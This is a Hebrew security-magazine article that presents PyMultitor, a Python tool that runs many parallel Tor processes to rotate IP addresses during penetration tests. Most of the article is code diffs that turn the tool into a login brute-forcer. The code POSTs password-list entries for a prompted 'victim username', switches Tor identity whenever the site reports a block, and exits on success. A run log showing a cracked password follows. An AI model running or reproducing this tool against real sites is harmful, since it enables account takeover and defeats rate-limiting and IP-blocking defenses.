

---

# PyMultitor - אלף אתרים לא יצליחו לעצור אותי

מאת תומר זית

---

## הקדמה - Tor בשתי מילים

Tor הינה תשתית המאפשרת תקשורת אנונימית ברחבי האינטרנט ("אפשר להתווכח על זה"), רשת Tor גדלה בכל יום וכבר מכילה מעל 4,500 שרתים, כל שרת מאפשר יציאה אנונימית לאינטרנט, זה אומר שכל שרת יכול לשמש אותנו כפרוקסי אנונימי ולתת לנו כתובת IP שונה. התקשורת שתצא ממחשב המשתמש לשרתים של Tor תהיה מוצפנת ובכך תהיה קשה יותר לאיתור. למידע נוסף על Tor:

<https://www.torproject.org/about/overview.html.en>

## למה בחרתי ב-Tor?

בניגוד לשירותי הפרוקסי השונים שלא מחזיקים הרבה זמן, Tor מאוד יציבה, מכילה מספר גדול של שרתים ומאפשרת אנונימיות ברמה יותר גבוהה משרתי הפרוקסי שחלקם אינם אנונימיים כלל. ל-Tor יש Framework וגם אפשרות לבקש זהויות שונות.

## מטרת הפרוייקט

רציתם פעם להיות בכמה מקומות במקביל? יום אחד שאלתי את עצמי האם זה אפשרי, כך יצא שהתחלתי לממש את הפרוייקט. כשאתם באמצע בדיקות חוסן (PenTesting) וישנן בעיות הנובעות מחסימת כתובת ה-IP של שרת התקיפה, זה פשוט יכול להוציא מהדעת, לכן החלטתי לפתח סקריפט שיתן Framework ופתרון הולם לבעיה זו. כשמספר כתובות ה-IP גדול ישנו סיכוי גבוה יותר להשיג תוצאות טובות, ניצן לשלב זאת עם מתקפות כגון WAF Bypass, Bruteforce.



## איך PyMultitor עובד?

PyMultitor עובד עם EventLoop (Gevent) וריבוי תהליכים של Tor (Sub Processes), כל תהליך של Tor אחראי על כתובת IP (Proxy) בינינו לבין המטרה. כמו כן לכל תהליך של Tor ישנן 2 כתובות - כתובת יציאה לאינטרנט (Socks 4a Proxy) וכתובת ניהול. בכל פעם שהוחלט בקוד שכתובת IP נחסמה, ישנה אפשרות לקרוא לפונקציה אשר תפקידה להחליף את הזרות של Tor ובכך לקבל כתובת IP חדשה. הבקשה שנחסמה תחזור על עצמה והתהליך הבדיקות לא יעצור.

## המבנה של PyMultitor

### :TorConnection

מחלקה זו מכילה את כל המאפיינים של Tor, פורט השליטה, פורט היציאה, קונפיגורציה של Tor, התהליך של Tor, פרוקסי (Https / Https בשביל requesocks), דגל המאפשר בדיקה האם ה-IP פנוי לקבלת בקשות ומשתנה הבודק מתי התחלפה כתובת ה-IP בפעם האחרונה (Tor מוכנים לקבל בקשת החלפה כל 10 שניות). המחלקה גם מכילה פונקציות כמו פתחיה, ושינוי זהות (כתובת IP).

### :TorConnectionCollector

מחלקה זו מכילה בתוכה רשימה של TorConnections, תפקידה של מחלקה זו הוא לאגד בתוכה את כל ה-TorConnections ולחלק אותם למשימות השונות. הפונקציה שאחראית על החלוקה היא getFreeConnection, הפונקציה בודקת מי ה-TorConnection החופשי וכך הפונקציה הראשית יכולה להשתמש בו.

על מנת להחליף את פעולות התוכנית יש לשנות את הפונקציה pool\_function, כדי לגרום לתוכנה לבצע התקפת Bruteforce במקום להראות את כתובות ה-IP אפשר לייצר מחלקה שמחלקת סיסמאות בצורה סידרתית. לאחר מכן צריך לבדוק האם כתובת ה-IP נחסמה (אם כן יש לקרוא לפונקציה שמחליפה את כתובת ה-IP) כמו כן יש גם לבדוק האם הכניסה הצליחה (אם כן יש לייצר דגל שיגיד לכל התהליכים להיסגר).




## דוגמאות לשימוש

### מעבר מ-PoC ל-Bruteforce:

התמונות המצורפות נלקחו מעמוד הפרוייקט ב-Gitlab, באדום מסומנות שורות הקוד שהוסרו מהפרויקט המקורי ובירוק שורות הקוד שהוספו.

בתמונה הבאה, ניתן לראות את שינוי ה-d ל-s-%, שינוי זה נובע מהחלפת המספור הרץ לסיסמאות, לאחר מכן שיניתי את קישור בקשת ה-HTTP מ-dyndns ל-POST והוספתי פרמטרים (user, pass, login):

```
MultiTor.py
... @@ -12,7 +12,7 @@ patch_all()
12 12 from TorConfig import *
13 13 from gevent.pool import Pool
14 14 from gevent import Timeout
15 -from re import findall
+from sys import exit
16 16 from os import makedirs
17 17 from time import time as now
18 18 from requests import request
... @@ -114,7 +114,7 @@ class TorConnection(object):
114 114 def changeIp(self, i, msg):
115 115     #Tor Need 10 Seconds(TOR_TIMEOUT) Difference Between Id Changes
116 116     if (now() - self._lastTimeIpChanged) >= torCfg.TOR_TIMEOUT:
117 -    print "%s\t->\t%d) ChangeIP (%s)" % (self.getId(), i, msg)
+    print "%s\t->\t%s) ChangeIP (%s)" % (self.getId(), i, msg)
118 118
119 119     #Check If Timedout
120 120     timedout = True
... @@ -187,15 +187,16 @@ def pool_function(torRange):
187 187     torId = torConn.getId()
188 188     size = len(torRange)
189 189
190 -    print "%s\t->\tStart (%d - %d)" % (torId, torRange[0], torRange[-1])
+    print "%s\t->\tStart (%s - %s)" % (torId, torRange[0], torRange[-1])
191 191     i = 0
192 192
193 193     #Using A While Loop - For Loop Cant Move Backwards
194 194     while i < size:
195 195         try:
196 196             #Send Request
197 -            req = request(method="GET",
198 -                          url="http://checkip.dyndns.org/",
197 +            req = request(method="POST",
198 +                          url="http://RealGame.co.il/multitor/",
199 +                          data={'user': username, 'pass': torRange[i], 'login': 'Login'},
199 200             timeout=torCfg.REQUEST_TIMEOUT,
200 200             headers=torCfg.HEADERS,
201 201             proxies=proxies)
... @@ -209,8 +210,15 @@ def pool_function(torRange):
209 210             ipChanged = torConn.changeIp(torRange[i], ex)
210 210
211 211             continue
211 212
```




בתמונה הבאה ניתן לראות הוספה של מספר בדיקות:

- בדיקה האם כתובת ה-IP נחסמה - אם כן יש קריאה לפונקציה שאחראית על שינוי הזהות (כתובת IP).
  - בדיקה האם מצאנו את הסיסמה - אם כן יש קריאה לפונקציה שיוצאת מהתוכנית.
  - במקרה שלא הצלחנו ולא נחסמה כתובת ה-IP שלנו, הסיסמה לא נכונה ואנו ממשיכים הלאה.
- כמו כן, ניתן לראות את השינויים בפונקציה הראשית:
- משתנה גלובלי passwords אשר מכיל רשימה של הסיסמאות אותן אנו בודקים,
  - משתנה גלובלי username אשר מכיל את שם המשתמש אותו אנו בודקים.
  - בדיקה האם קיים הקובץ password.lst, אם לא יש צורך להכניס את המיקום המלא של קובץ הסיסמאות.
  - שינוי פרמטר השליחה לפונקציית pool\_function לחלק מרשימת הסיסמאות.

```

212 - #Print Result
213 - print "%s\t->\t%d) %s" % (torId, torRange[i], "".join(findall(r"[0-9]+(?:\.[0-9]+){3}", res)))
213 + if 'Blocked' in res:
214 +     torConn.changeIp(torRange[i], "IP Address Blocked!")
215 +     continue
216 + elif not (('user' in res) and ('pass' in res)):
217 +     print "Succeed ({0} : {1}).".format(username, torRange[i])
218 +     exit()
219 + else:
220 +     print "%s\t->\t%d) Failed" % (torId, torRange[i])
221 +
222     i += 1
223
224 #Change IP
225 ... @@ -223,8 +231,25 @@ def pool_function(torRange):
226
227 def main():
228 - global torCfg, torConnColl, passPhraseHash
229 + global torCfg, torConnColl, passPhraseHash, passwords, username
230 +
231 + #Basic Configuration
232 torCfg = BasicConfiguration()
233 +
234 + #Enter Username
235 username = raw_input("Please Enter Victim Username: ")
236 +
237 + #Passwords File
238 passwords_file = path.join(getcwd(), "password.lst")
239 + if not path.exists(passwords_file):
240 +     passwords_file = raw_input("Please Enter The Passwords File Path: ")
241 +     passwords = open(passwords_file, "r").read().splitlines()
242 +
243 + #Check Passwords File Length (Avoid Corruption)
244 passwords_length = len(passwords)
245 + if torCfg.END > passwords_length:
246 +     torCfg.END = passwords_length
247 +
248
249 #Force To Kill All Tor Processes
250 kill_tor_processes()
251
252 ... @@ -244,14 +269,14 @@ def main():
253
254 #Create The Threads Pool
255 torPool = Pool(size=torCfg.MAX_NUM_OF_THREADS)
256 + for i in xrange(torCfg.START, torCfg.END, torCfg.INC):
257 -     torPool.spawn(pool_function, range(i, i + torCfg.INC))
258 +     torPool.spawn(pool_function, passwords[i : i + torCfg.INC])

```



בתמונה הבאה ניתן לראות את השינוי בקונפיגורציה (לאלה שלא מכירים את קובץ הקונפיגורציה מהפרויקט יש לעבור ב-Github מ-Master Branch ל-Configurable Branch):


```
torCfg.conf 170 Bytes  edit  raw  blame  history
1  [parameters]
2  PASS_PHRASE = lol
3  MAX_NUM_OF_THREADS = 4
4  REQUEST_TIMEOUT = 15
5  MAX_RETRIES = 2
6  CONTROL_START_PORT = 9050
7  SOCKS_START_PORT = 5050
8  START = 0
9  END = 400
10 INC = 50
```

וכמובן, דוגמא של פלט התוכנה לאחר ריצה מוצלחת:

```
Please Enter Victim Username: Admin
Tor_5050 -> Oct 29 00:44:37.000 [notice] Bootstrapped 80%: Connecting to the Tor network.
Tor_5050 -> Oct 29 00:44:39.000 [notice] Bootstrapped 85%: Finishing handshake with first hop.
Tor_5050 -> Oct 29 00:44:39.000 [notice] Bootstrapped 90%: Establishing a Tor circuit.
Tor_5050 -> Oct 29 00:44:39.000 [notice] Bootstrapped 100%: Done.
Tor_5050 -> Up & Running!
Tor_5051 -> Oct 29 00:44:40.000 [notice] Bootstrapped 80%: Connecting to the Tor network.
Tor_5051 -> Oct 29 00:44:41.000 [notice] Bootstrapped 85%: Finishing handshake with first hop.
Tor_5051 -> Oct 29 00:44:41.000 [notice] Bootstrapped 90%: Establishing a Tor circuit.
Tor_5051 -> Oct 29 00:44:42.000 [notice] Bootstrapped 100%: Done.
Tor_5051 -> Up & Running!
Tor_5052 -> Oct 29 00:44:43.000 [notice] Bootstrapped 80%: Connecting to the Tor network.
Tor_5052 -> Oct 29 00:44:44.000 [notice] Bootstrapped 85%: Finishing handshake with first hop.
Tor_5052 -> Oct 29 00:44:44.000 [notice] Bootstrapped 90%: Establishing a Tor circuit.
Tor_5052 -> Oct 29 00:44:46.000 [notice] Bootstrapped 100%: Done.
Tor_5052 -> Up & Running!
Tor_5053 -> Oct 29 00:44:47.000 [notice] Bootstrapped 80%: Connecting to the Tor network.
Tor_5053 -> Oct 29 00:44:48.000 [notice] Bootstrapped 85%: Finishing handshake with first hop.
Tor_5053 -> Oct 29 00:44:49.000 [notice] Bootstrapped 90%: Establishing a Tor circuit.
Tor_5053 -> Oct 29 00:44:49.000 [notice] Bootstrapped 100%: Done.
Tor_5053 -> Up & Running!
Tor_5050 -> Start (andrea - muffin)
Tor_5051 -> Start (rabbit - alexander)
Tor_5052 -> Start (matthew - pookie)
Tor_5053 -> Start (123456 - fuckyou)
Tor_5052 -> matthew) Failed
Tor_5050 -> andrea) Failed
Tor_5051 -> rabbit) Failed
Tor_5052 -> miller) Failed
Tor_5052 -> tiger) Failed
Tor_5051 -> rachel) Failed
Tor_5050 -> anna) Failed
Tor_5052 -> trustno1) Failed
Tor_5052 -> alex) Failed
Tor_5051 -> rocket) Failed
Tor_5052 -> apple) ChangeIP (IP Address Blocked!)
Tor_5050 -> anthony) Failed
Tor_5051 -> rose) Failed
Tor_5050 -> asdfjkl;) Failed
Tor_5051 -> smile) Failed
Tor_5050 -> ashley) Failed
Tor_5051 -> sparky) ChangeIP (IP Address Blocked!)
Tor_5050 -> basketball) ChangeIP (IP Address Blocked!)
Tor_5053 -> 123456) ChangeIP (Request timed out.)
Tor_5053 -> 123456) Failed
```

אלף אתרים לא יצליחו לעצור אותי - PyMultitor

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



```
Tor_5053 -> 12345) Failed
Tor_5053 -> password) Failed
Tor_5051 -> sparky) Failed
Tor_5050 -> basketball) ChangeIP ((6, 'TTL expired'))
Tor_5053 -> password1) Failed
Tor_5052 -> apple) ChangeIP (Request timed out.)
Tor_5051 -> spring) Failed
Tor_5051 -> steven) Failed
Tor_5051 -> success) Failed
Tor_5053 -> 123456789) Failed
Tor_5051 -> sunshine) Failed
Tor_5051 -> victoria) ChangeIP (IP Address Blocked!)
Tor_5053 -> 12345678) ChangeIP (IP Address Blocked!)
Tor_5053 -> 12345678) Failed
Tor_5053 -> 1234567890) Failed
Tor_5053 -> abc123) Failed
Tor_5053 -> computer) Failed
Tor_5051 -> victoria) ChangeIP ((6, 'TTL expired'))
Tor_5053 -> tigger) Failed
Tor_5053 -> 1234) ChangeIP (IP Address Blocked!)
Tor_5050 -> basketball) ChangeIP (Request timed out.)
Tor_5052 -> apple) ChangeIP (Request timed out.)
Tor_5050 -> basketball) Failed
Tor_5050 -> beavis) Failed
Tor_5050 -> black) Failed
Tor_5052 -> apple) Failed
Tor_5050 -> bob) Failed
Tor_5050 -> booboo) Failed
Succeed (Admin : garfield).
Interrupted
Process finished with exit code 2
```

## מטרות עתידיות:


המטרה העיקרית היא להקל על המתכנתים לעבוד עם ה-Framework, לייצר מחלקה מסודרת שתהיה אחראית על קונפיגורציה מסודרת, מחלקה שתהיה אחראית על פעולות ותאפשר לשלב פעולות שונות כמו Fuzzing, XSS, LFI, Bruteforce ועוד. כמו כן, ניתן לשלב Multi Processing עם Gevent על מנת להאיץ את התהליך ולאפשר אסינכרוניות כמעט מלאה.

## על המחבר

קוראים לי תומר זית, אני הנדסאי תוכנה ועובד בחברת ironSource בתפקיד Application Security Engineer. את הפרויקט pyMultitor, התחלתי עוד בתקופת לימודיי, אך את הצורך להרחיב אותו הרגשתי לפני מספר חודשים כשעבדתי ב-2BSecure בתפקיד היברידי בין 2 צוותים (Web Penetration Testing ו-Web Application Firewalls). כאשר חברי לצוות בדק אתר של מוסד מדיני. שכחו לפתוח אותו ב-WAF, לקח 3 ימים עד שפתחו לו את הגישה וכתובת ה-IP של המשרד כבר הייתה שרופה...

אלף אתרים לא יצליחו לעצור אותי - PyMultitor

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



## קישורים בנושא

My Site / Blog:

- <http://RealGame.co.il>

PyMultitor Source Code:

- <https://github.com/realgam3/pymultitor>

PyMultitor Configurable Branch:

- <https://github.com/realgam3/pymultitor/tree/configurable>
- Multi Ip Threaded Tor Bruteforce - Poc :
- <http://www.securitytube.net/video/6876>

Multi Ip Threaded Tor Bruteforce - Poc 2:

- <http://www.securitytube.net/video/7038>[HYPERLINK](#)

About Tor Project:

- <https://www.torproject.org/about/overview.html.en>

Stem Docs (Tor Python API):

- <https://stem.torproject.org>

Gevent (Threading Alternative - Python Lib):

- <http://www.gevent.org/>

Gevent Vs Threading Comparison:

- <https://github.com/zacharyvoase/gevent-threading-comparison>